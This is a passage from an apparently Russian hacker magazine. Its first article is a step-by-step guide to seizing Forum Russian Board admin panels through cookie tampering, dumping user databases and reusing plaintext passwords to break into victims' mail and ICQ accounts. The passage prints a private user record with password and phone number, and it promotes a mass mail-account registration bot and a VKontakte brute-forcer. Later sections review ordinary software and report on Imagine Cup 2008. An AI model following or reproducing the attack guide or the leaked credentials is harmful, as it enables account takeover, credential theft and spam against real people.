Информация предоставляется исключительно к ознакомлению и размышлению. Никакая часть этой статьи не может быть использована во вред. В обратном случае ни автор, ни редакция не несут ответственности за возможный ущерб, причиненный материалами данной статьи.



dvd

На нашем диске мы выложили 100k зарегистрированных на зознаме номеров с паролями в придачу. Перед тем, как ты их будешь использовать в каких-либо целях, спешим напомнить, что спам незаконен!



ДМИТРИЙ «NEWCOMP» ШАМРАЙ

ПОТРОШИМ FORUM RUSSIAN BOARD

МАКСИМУМ ПОЛЬЗЫ ИЗ НИЧЕГО

Движок Forum Russian Board (www.frb.ru) не отличается ни красотой дизайна, ни функциональностью, и уж тем более, надежностью. Он не пользуется популярностью в Сети, но, все же, встречается. Проникновение в админку такого форума — дело техники. Есть ли от этого хоть какая-то польза? Как выяснилось, да.

К ДЕЛУ!

Для начала определимся с целью — загуглим url-запрос: «`forum/registr.php`». Страница регистрации на форуме сокращенно названа registr, и могут попасться случайные форумы, не имеющие отношения к FRB. Поэтому нужно или посмотреть на внешний вид форума, или использовать запрос «**Powered by Forum Russian Board**».

Дизайн незатейлив, а количество необходимых к заполнению полей минимально. Нет даже проверки введенного пароля и защиты регистрации от бота. В качестве жертвы я выбрал тематический форум любителей какой-то там породы собак.


Чтобы зарегистрироваться на форуме, совсем не обязательно указывать свой e-mail. Вход осуществляется и без подтверждения регистрации, поэтому, если есть желание обрадовать дядюшку Билла, можно указать какое-нибудь мыло «мелкомягких». После регистрации логинимся и идем к списку пользователей. Наш ник — в верхней части списка. Логика подсказывает, что если новый пользователь находится в начале списка, то админ регился в числе первых. Значит, его ник мы можем найти в самом конце. Переходим на последнюю страницу пользователей и... вот он — админ. Записываем ник и переходим к редактированию cookie. У всех браузеров это делается по-разному, так что, как это осуществить, — решай сам. Например, в Опере через меню мы попадаем к списку cookie, и перед нами предстает три значения: имя, ID и пароль.


Свое имя заменим ником администратора, а ID соответствует порядковому номеру пользователя. Как правило, админ имеет ID=1 (регистрируется на форуме самым первым). Если админ на последней странице пользователей находился в самом низу — значит, так оно и есть. Итак, ID установим равным единице, а пароль оставим без изменений. Закрываем редактирование cookie и обновляем страницу. Теперь мы либо попадем на страницу форума под ником администратора, либо окажемся неавторизованным пользователем. Разницы, по сути нет, потому как следующим шагом все равно будет переход в админку. Для этого к адресу форума дописываем admin и переходим на страницу администратора.

INSIDE

Мы внутри. Что дальше? Первым делом копируем БД форума, она нам еще пригодится.

Тут имеет смысл перейти к массовой рассылке сообщений пользователям. Обычный спам может и не дойти, но письмецо от администратора форума легко пройдет сквозь спам-фильтры и достигнет получателя. Если тебе нечего предложить или сказать, этот шаг можно пропустить. Если


Админка форума


Внешний вид форума на движке FRB 4.0

очень хочется потешить самолюбие, можно создать новое специальное звание «][акер» и присвоить своему аккаунту. Впрочем, это мелочи, не имеющие практической пользы. Вернемся к сохраненной базе данных.

ГЕОМЕТРИЧЕСКАЯ ПРОГРЕССИЯ

Для обработки даже небольшой базы данных потребуется или много времени, или людей. Когда над полученными данными работает группа взломщиков, это ускорит обработку, но обработка «в одиночку» может занять несколько часов. Единственное, что облегчает работу, — нешифрованные пароли (они находятся в чистом виде).
Слитая база содержит много лишних данных; ценность представляют только данные пользователей. Они имеют следующий вид:

```
#
# Данные таблицы 'frb_users'
#

INSERT INTO frb_users VALUES ( '1',
'hekaterina', '5Lgb1Wp4', 'hekaterina@
corsoclub.ru', 'http://www.corsoclub.ru',
'', 'Russia', 'Moscow', 'Президент НКП кане
корсо', 'Любимые кане корсо и вообще собаки.
Бизнес. Недвижимость. Творчество. Верховая
езда. Плавание. Лыжи. Путешествия. Ясноз нание
и эзоторика. Пиар.', '8-9031846554', 'Успехов
и здоровья!', '1.jpg', '726', 'N', '2006-02-28
02:14:47', 'ALL', '1', 'Y', 'N');
```

В значениях по порядку идут ID пользователя, логин, пароль, e-mail, URL сайта пользователя, номер ICQ, страна, город... Остальные данные малоинтересны. Данные можно обработать, прибегнув к стандартному клиенту из поставки MySQL — или, в крайнем случае, с помощью MySQL Query Browser.
Обычно основной задачей взлома является получение прибыли. Думаю, многие разделяют это мнение. Так что — можно выбрать пользователей, указавших ICQ при регистрации, отсеять шести- и семизнаки и попытаться войти в них под тем же паролем, какой использовался при регистрации на форуме. Шансов немного, но, все же, это возможно. Идею подкрепляло то, что большинство собаководов были девушки — они, как известно, более беспечно относятся к защите компьютера. Затем можно выбрать пользователей, указавших свой сайт. Здесь также могут подойти логин/пароль. Замечу, что проникнуть на сайт таким способом удается редко, а вот проникновение в бесплатные почтовики типа mail.ru — распространенное явление. Без особого труда реально написать небольшую программку или позаимствовать чужую: она будет выдергивать пароли из базы и подставлять их к почтовому аккаунту.
Если удалось проникнуть в почту пользователя, начинается самое интересное. Хакер просматривает последние входящие и исходящие сообщения в поисках чего-либо, заслуживающего особого внимания. После этого переходит к поиску писем по ключевым словам: по отправителю — transfer, casino, odnoklassniki, vkontakte; по теме или содержанию — Registr, Регистр, money, e-gold, pay.
Пока на этом и остановимся. Список можно дополнить по своему усмотрению. Смысл в том, чтобы найти письма из электронных систем типа WebMoney, интернет-казино, социальных сетей «Мой мир» и т.д. Зная о месте регистрации, можно без труда восстановить пароль, ведь он придет на электронную почту. Пользователь может иметь счет в интернет-казино, может быть активным участником форума и его «рекомендации» могут приниматься другими пользователями форума на веру, — в общем, смысл понятен. Двигаясь по списку пользователей, можно насобирать неплохих трофеев из красивых UIN'ов; аккаунтов к другим форумам; сайтов, к которым платный доступ; к интернет-магазинам; наконец, к админке сайта этого пользователя. Полученные данные растут в геометрической прогрессии, а как ими распорядиться, — подскажут совесть, знания и опыт.
Даже без всех вышеописанных усилий у хакера на руках оказывается приличная тематическая e-mail база. Она засорена всяким мусором, но это не проблема. Для очистки от хлама всю БД сохраняют в формате TXT или HTML, после чего загружают ее в Advanced E-mail Extractor. В настройках выставляется запрет на дублирование адресов, и запускается сканирование (авторы утилиты не бескорыстные люди, поэтому ищем лекарство к программе или довольствуемся имеющимися возможностями). После сканирования хакер получает чистую спам-базу, размер которой, естественно, зависит от масштабности форума.

СПИСОК ТРОФЕЕВ


Вот список того, что мне удалось получить с этого форума: два кривых семизнака и один шестизнак; аккаунты к четырем форумам, при этом один из них оказался с правами модератора; доступ к админке другого сайта собаководов, который принес еще одну базу данных. Кроме того, один юзер «провел» меня в интернет-казино — и хотя его счет оказался нулевым, в другой раз картина может быть иная. Ну и, разумеется, я получил e-mail базу на пару тысяч адресов.



warning
Внимание! Информация представлена исключительно для ознакомления! Соблюдай законы! Ни автор, ни редакция за последствия твоих действий ответственности не несут!



ЛЕОНИД «R0ID» СТРОЙКОВ
/ R0ID@BK.RU /






Программы для хакеров



ПРОГРАММА: EYEOS
ОС: *NIX/WIN




Официальный сайт eyeOS

EyeOS представляет собой кроссплатформенную сетевую ОС с открытым кодом, основанную на принципе **Desktop Operating System** (операционная система с применением решения «рабочий стол»). Базовый комплект утилы включает в себя саму ось и ряд офисных приложений: текстовый редактор, календарь, менеджер файлов, мессенджер, браузер, калькулятор и несколько других. EyeOS использует HTML, PHP, AJAX и JavaScript для обеспечения доступа к личной учетной записи. Примечательно, что в eyeOS нет необходимости в установке софта на локальный комп. Рабочий стол, используемые приложения и вся необходимая информация доступны из любой точки мира (при помощи любого браузера с поддержкой AJAX и Macromedia Flash). Другими словами, мы имеем дело с веб-осью (написанной на PHP и распространяемой по лицензии GNU/GPL). Для работы с веб-осью нужно установить eyeOS на какой-либо ПК или удаленный сервер (второе в нашем случае более предпочтительно). После чего — открыть учетную запись и удаленно работать с ОС. Основное требование при установке — наличие на сервере Apache и PHP => 5.0. Из полезных приложений, включенных в состав ОС, назовем программу для просмотра графических изображений, ftp- и rss-клиенты, медиаплеер, почтовый клиент и веб-браузер. Для убийства рабочего времени в состав входят несколько флэш-игр: Sonic, Prince of Persia, шахматы. Есть и свой IM-клиент, который, увы, не поддерживает ICQ-протокол. Офисные программы позволяют загружать и редактировать тексты, таблицы и презентации в форматах Microsoft Office и OpenOffice.org.

После редактирования документ либо сливается на локальный жесткий диск, либо остается на сервере. Об интерфейсе операционки долго распространяться не буду, скажу лишь, что он достаточно привлекателен и чем-то напоминает Gnome для Linux. Локализован интерфейс не полностью, однако есть частичная поддержка кириллицы. В общем, если тебе нужна надежная, защищенная, удаленная веб-ось — останови свой выбор на eyeOS, не пожалеешь.

ПРОГРАММА: XAKER.RU REGGER
ОС: *NIX/WIN
АВТОР: SHADOW_P1RAT



Автоматический регер мыльников

Идея написания универсального регера мыльников не нова. В одном из прошлых выпусков][я знакомил тебя со скриптом от DX, предназначенным для быстрого «коллекционирования» мыл на mail.ru. А сегодня хочу представить еще одну полезную тулзу — полуавтоматический регер мыл «xaker.ru», написанный на PHP. Скрипт автоматически заполняет все необходимые данные (рандомно), от тебя требуется только ввести капчу :). Регер имеет минимум настроек и максимально прост в использовании. Скрипт умеет регать мыльники в зонах:

```
xaker.ru, epage.ru, email.su,
student.su, hu2.ru, mail2k.ru,
dezigner.ru, programist.ru
onlymail.ru, logmail.ru
```

К сожалению, скрипт не поддерживает работу через прокси, но, пока майл-сервис не ввел бан по IP, можно жить спокойно. Из требований к работе регера важны:

1. Хост с поддержкой PHP;
2. Работа `fsockopen`.

Установка скрипта не вызовет никаких затруднений. Необходимо лишь:

1. Залить скрипт на сервер;
2. Создать файл `nextmail.txt` и выставить на него `chmod 777`.

Открываем в браузере скрипт и дописываем у url'у значение «`?do=reg`». Например:
`http://site.com/nextmail.php?do=reg`
Затем вводим капчу и ждем. Если выводится сообщение «Зарегано», значит — мыльник зарегался. В случае показа пустой страницы — неверно введена капча. После того, как увидишь надпись «Зарегано», жми в браузере «Назад» и «Обновить» и приступай к вводу новой капчи.


P.S. В комплекте к регеру прилагаем еще один, от того же автора, но уже под `Pochta.ru`. Скрипт имеет схожие конструктивные особенности и регает мыльники в зонах:

```
pochta.ru, fromru.com, front.ru,
hotbox.ru, hotmail.ru, krovatka.su,
land.ru, mail15.com, mail333.com,
newmail.ru, nightmail.ru, nm.ru,
pisem.net, pochtamt.ru, pop3.ru,
rbcmail.ru, smtp.ru
```

После того, как зальешь скрипт на хост, создай два файла: `config.txt` и `goodmail.txt` с chmod'ом `777`. Использовать регер следует так же, как и предыдущий. Так что, если у тебя появились вопросы — перечитай описание тулзы с самого начала :).

ПРОГРАММА: VKONTAKTEBRUTE
ОС: *NIX/WIN
АВТОР: CHAAK

На тему «Вконтакте» в][писалось не раз — и что только не представлялось твоему взору: богатый арсенал от спамеров до граберов. Как ты уже догадался, сегодня очередь дошла до брутеров. Хочу предложить тебе занимательную утилу «`VkontakteBrute`». Скрипт написан на PHP и обладает весьма неплохими возможностями:



Брутим Вконтакте.ру

- Брут конкретного аккаунта (по мыльнику) по списку паролей
- Брут с использованием одного пароля по списку мыльников
- Брут по списку email:password

Тулза имеет ряд приятных особенностей:

- Графический интерфейс
- Большое количество настроек
- Простота в использовании
- Высокая скорость перебора (при одном потоке — около 5 паролей в секунду)
- Возможность работы на удаленном сервере

Тебе понадобится лишь обзавестись либо PHP-хостингом с поддержкой сокетов, либо подходящим сервером. После этого можно приступать к установке. Для этого:


1. Заливаем скрипт на сервер
2. Выставляем chmod 777 на файл good.txt
3. В файл dictionary.txt кладем список паролей (или email'ов) либо список вида email:password
4. Запускаем сценарий index.php и настраиваем его по своим нуждам
5. Активируем брут и удаляемся
6. Пожинаем урожай :)

Да, кстати, не забывай, что брутить aka «вспоминать» можно исключительно свои пароли, а никоим образом не чужие.

ПРОГРАММА: CHARON V0.6 SE
ОС: WINDOWS 2000/XP
АВТОР: V1RU$

Многим знакома софтина под названием «Charon». Приглашаю познакомиться с неофициальным апдейтом этой утилы от товарища v1ru$.

Тулза служит для проверки работоспособности, функциональности и анонимности прокси-серверов по списку, с заданными параметрами. Множество сетевых настроек позволяют тебе откорректировать работу программы в соответствии со своими нуждами: установить таймаут на соединение, выделить заданное количество активизирующихся потоков и попыток опроса каждого IP-адреса, провести ручное и автоматическое редактирование списка url'ов для проверки анонимности.



Чекаем прокси

Перечислим основные особенности Charon v0.6 SE:

- Использование многоуровневой фильтрации IP-адресов по адресу, порту, зоне, стране, etc
- Расширенный импорт и экспорт списков прокси-серверов: поддержка работы с буфером обмена, работа со списками сетевых сканеров AngryIPScanner и Superscanner
- Проверка прокси-серверов при помощи RBL-сервисов
- Автоматический поиск публичных списков прокси-серверов при помощи поисковых систем
- Проверка http(trans,anonim), ssl, socks4/5 прокси
- Проверка пинга и скорости прокси-сервера


Ниже приведены новшества, появившиеся с выходом неофициального апдейта:

1. Обновление GEO IP (корректное определение стран)
2. Обновление списка planetlab-прокси для фильтра
3. Установлены дефолтовые параметры для проверки прокси
4. Добавлены новые judges
5. Выполнена русификация тулзы

В общем, благодарим товарища под ником v1ru$ и сливаем утилу с нашего DVD.

ПРОГРАММА: PARAGON DRIVE BACKUP
ОС: WINDOWS 2000/XP
АВТОР: PARAGON SOFTWARE

О бэкапах писалось много. Но не так-то просто найти подходящий инструмент для резервного копирования. Поэтому хочу обратить твое внимание на тулзу **Paragon Drive Backup**. Вот ее преимущества:


Инструмент для бэкапа найден!

- Резервное копирование винчестера в реальном времени, используя различные режимы архивирования жесткого диска. Софтина способна создавать бэкапы любой файловой системы. Для разделов Винды ты можешь получать полный резервный архив системного раздела, не опуская ОС в ребут и не закрывая каких-либо приложений.
- Загрузочная архивная капсула позволяет создать специальное безопасное место на твоем винте для хранения резервных архивов диска и даже для загрузки с него в случае неисправности операционки.
- Реализована специальная функция «Дифференциальный архив», которая служит для создания архивов, содержащих только изменения, внесенные с момента получения первого (базового) архива. Это существенно сокращает объем дискового пространства, занимаемого архивами. Дифференциальный архив наряду со встроенным планировщиком предоставит тебе полную автоматизацию резервного копирования жестких дисков.
- Обеспечивается быстрое и простое восстановление данных из созданного ранее архива жесткого диска. Ты можешь просматривать резервные архивы и восстанавливать отдельные файлы, папки или целые разделы и диски. На случай, если система не загружается, Drive Backup содержит Recovery CD. Ты также можешь создавать собственные аварийные диски, содержащие необходимые для восстановления резервные архивы.
- С помощью утилы можно легко клонировать старый жесткий диск, развернув его копию на новый диск (без установки и настройки операционной системы и приложений).


Базовые операции с разделами винчестера включены в Paragon Drive Backup и позволяют добавлять новые винты и подготавливать их к работе.

Судя по внушительному списку, лучшего инструмента в работе с бэкапами не найти. Жаль только, что утила платная. Но продукт своих денег стоит, поэтому поднимай заначку.


РАБОЧИЕ МЕСТА ЧИТАТЕЛЕЙ


Нам страшно даже подумать, зачем **админ webproxy (admin@webproxy.ru)** держит рядом с компом ружье (BERETTA 686 E Skeet). Бедные юзеры.


Руслан Шайхутдинов (odin-84@mail.ru) прислал фотографию места, где, судя по разрушениям, спаривалась толпа носорогов.


Вот %$#$%@#!!! Что у **aceq (aceqbaceq@gmail.com)** случилось с системником? Раздавил?


Если приглядеться к десктопу 12-летнего **Вани Ерофеева (ganibal999@list.ru)**, можно увидеть нечто очень похожее то ли на направленный микрофон, то ли на излучающее оружие внеземного происхождения, а также одну розовую свинью-копилку.



Юрий Кузьминов (kuzminovu@pisem.net) собрал в своей стойке на работе какую-то фигню вместо сервера. По крайней мере, это похоже на фигню.


Шикарный концепт рабочего места для бомжа представил нам **Дунаев Никита (nikitadunaev@yandex.ru)**.


Пришли на magazine@real.xakep.ru фотку своего действительно хакерского рабочего места (в хорошем разрешении) и мы опубликуем ее в следующих номерах!



Sloom (sloom@yandex.ru) избавился от всего лишнего в компьютере. Экран чувствует себя в подобной обстановке удобнее всего.



Уже XXI век, **а латентный хакер (latent_xakep@mail.ru)** все еще учит Delphi. Да и ник у него соответствующий.




Nikos (7777796@mail.ru) держит на столе лицензионный (!) Kaspersky Internet Security. Боевой трофей, наверное. Иначе у хакера и быть не может.



«Действительно рабочее место хакера» прислал KEN (evgenken@ya.ru). Усилители, генераторы, осциллографы, вольтметры и прочие утюги нужны для его хакерской деятельности, как воздух.



Megaden'a (megaden@xakep.ru) отовсюду выгнали и он переселился на балкон к бельевым веревкам и свежему воздуху.



Рабочее место настоящего джигита (j1g1t@yandex.ru). Чайник, мюсли, полуразваливнийся недоноутбук и трафаретная линейка, — будем знать.



NIKITOZZ
/ UDALITE.LIVEJOURNAL.COM /

IMAGINE CUP 2008

ОТЧЕТ С МИРОВОГО ФИНАЛА В ПАРИЖЕ

Этим летом мне посчастливилось побывать на финале крупнейшего мирового студенческого IT-состязания. 100 000 студентов из 100 стран мира, гигабайты написанного кода, прекрасная атмосфера технологического творчества и более $240 000 призового фонда — все это Microsoft Imagine Cup 2008.

СТРУКТУРА IMAGINE CUP

В этом году Imagine Cup, в очередной раз увеличившись в масштабах, проходил в тринадцати категориях, названия большинства из которых не требуют перевода:

- Software Design
- Embedded Development
- Game Development
- «Project Hoshimi» Programming Battle
- IT Challenge
- Algorithm
- Photography
- Short Film
- Interface Design
- Interoperability Award
- Windows Live Award
- Accessible Technology Award
- Rural Innovation Award

Самая главная, основная, категория — это Software Design. Об этом легко судить даже по количеству команд, приглашенных на финал: 60. Вторая по численности участников категория — Embedded Development — собрала только 15. Россия в этом году была представлена двумя командами: Ignition и RedDevils, выступающими, соответственно, в категориях Software Design и «Проект Хошими».

КОМАНДА IGNITION

Команда Ignition состояла из трех питерских студентов: Анатолия Никитина, Романа Белова и Дарьи Элькиной. Под руководством Юрия Шура ребята разработали систему «Vigil», которая служит для поддержки принятия решений при тушении лесных пожаров.

Проект представляет собой достаточно сложную и многокритериальную систему. Она позволяет моделировать процессы лесных пожаров, учитывая массу стационарных и динамических факторов: тип леса, рельеф местности, влажность воздуха и почвы, прогноз погоды, скорость и направление ветра и т.д. Фактически, ребята написали удобный и

функциональный интерфейс к математической модели лесных пожаров. Давая на вход изначальную информацию об очаге возгорания, карту с типом леса и рельефом, сведения о ветре и другие влияющие факторы, можно получить модель этого пожара и провести с ней ряд экспериментов, опробуя различные способы и стратегии тушения с целью найти оптимальное решение.

Тушить лесные пожары — очень сложное и дорогостоящее мероприятие и система Vigil была разработана именно для того, чтобы оптимизировать пожаротушение, сведя последствия к минимуму.

Система работает на базе моделей, разработанных в Санкт-Петербургском НИИ лесного хозяйства и прошедших ряд проверок и тестов в реальных условиях. Короче говоря, с наукой и реализацией задачи у ребят был полный порядок!

СОРЕВНОВАТЕЛЬНЫЙ ПРОЦЕСС

Imagine Cup — это во многом конкурс презентаций, во всяком случае, в категории Software Design. «Состязания» проходят в три раунда: все команды по специально составленному расписанию презентуют в полузакрытом режиме трем судьям свой проект, а судьи, в свою очередь, оценивают проекты, выставляя оценки по разным категориям.

На первый план выходит то, каким образом командам удается за короткое время показать себя: даже с очень крутым и сложным проектом легко потеряться и произвести неудачное впечатление на судей, если неправильно построить презентацию и неуверенно отвечать на вопросы. Плюс есть языковый аспект: все презентации, разумеется, проходят на английском и это является определенным ограничением для многих команд.

Результатом трех «закрытых» раундов является выбор шести лучших, по мнению судей, команд, которые будут выступать на общедоступном, открытом финале.

К сожалению, команда Ignition не попала в TOP 6 команд и не участвовала в финальной битве. Все решило последнее, третье по счету, выступление команды и небольшое недопонимание с французским судьей.

В итоге российскую команду наградили специальным призом Engineering Excellence Achievement Award, который, кроме всего прочего, подразумевает поездку на недельную стажировку в Редмонде.

А выиграла Imagine Cup в категории Software Design команда SOAK из Австралии, везде таскающая с собой резинового кенгуру и представившая проект инновационного орошения пахотных земель.

КОМАНДА REDDEVILS И ПРОЕКТ ХОШИМИ

Вторая российская команда — RedDevils — выступала в категории «Проект Хошими» и состояла из двух человек: братьев Гребновых из Иваново. Выступили ребята просто феноминально: выиграли «без вариантов», лидируя с самого начала соревнований и до самого конца. В качестве приза за победу они получили чек на $8 000 и мировую славу: выиграть в финале Imagine Cup очень почетно.


Российская команда Ignition получают награду Engineering Excellence Achievement Awards



Победители Imagine Cup крупным планом

